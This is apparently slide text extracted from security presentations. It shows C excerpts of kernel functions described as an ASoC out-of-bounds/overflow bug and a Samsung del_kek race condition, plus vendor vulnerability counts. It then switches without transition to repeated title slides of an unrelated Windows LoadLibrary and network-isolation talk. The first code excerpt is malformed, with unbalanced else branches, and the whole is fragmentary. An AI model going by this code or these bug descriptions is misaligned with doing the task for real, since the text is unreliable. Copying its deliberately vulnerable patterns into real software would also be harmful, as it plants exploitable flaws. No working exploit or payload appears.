
Qualcomm SoC

```
static int snd_ctl_elem_write(struct snd_card *card, struct snd_ctl_file *file,  
                             struct snd_ctl_elem_value *control)  
{  
    kctl = snd_ctl_find_id(card, &control->id);  
    if (kctl == NULL) {  
        result = -ENOENT;  
    } else {  
        } else {  
            snd_ctl_build_ioff(&control->id, kctl, index_offset);  
            result = kctl->put(kctl, control);  
        }  
    return result;  
}
```


OOB & Overflow vulnerability in ASoC

common :

Samsung	Qualcomm	Xiaomi
5	1	1



race condition in list

Samsung s8 del_kek race

```
int del_kek(int engine_id, int kek_type)
{
    kek_pack_t *pack;
    kek_item_t *item;
    ...
    item = find_kek_item(pack, kek_type);
    if(item == NULL) return -ENOENT;

    spin_lock(&pack->kek_list_lock);
    del_kek_item(item);
    spin_unlock(&pack->kek_list_lock);

    return 0;
}
```


Almost the same vulnerability

MAKE
LOADLIBRARY
GREAT AGAIN

Yunhai Zhang

Mitigation in Windows 10 TH1

How Network Isolation works



Mitigation in Windows 10 TH1

How Network Isolation works

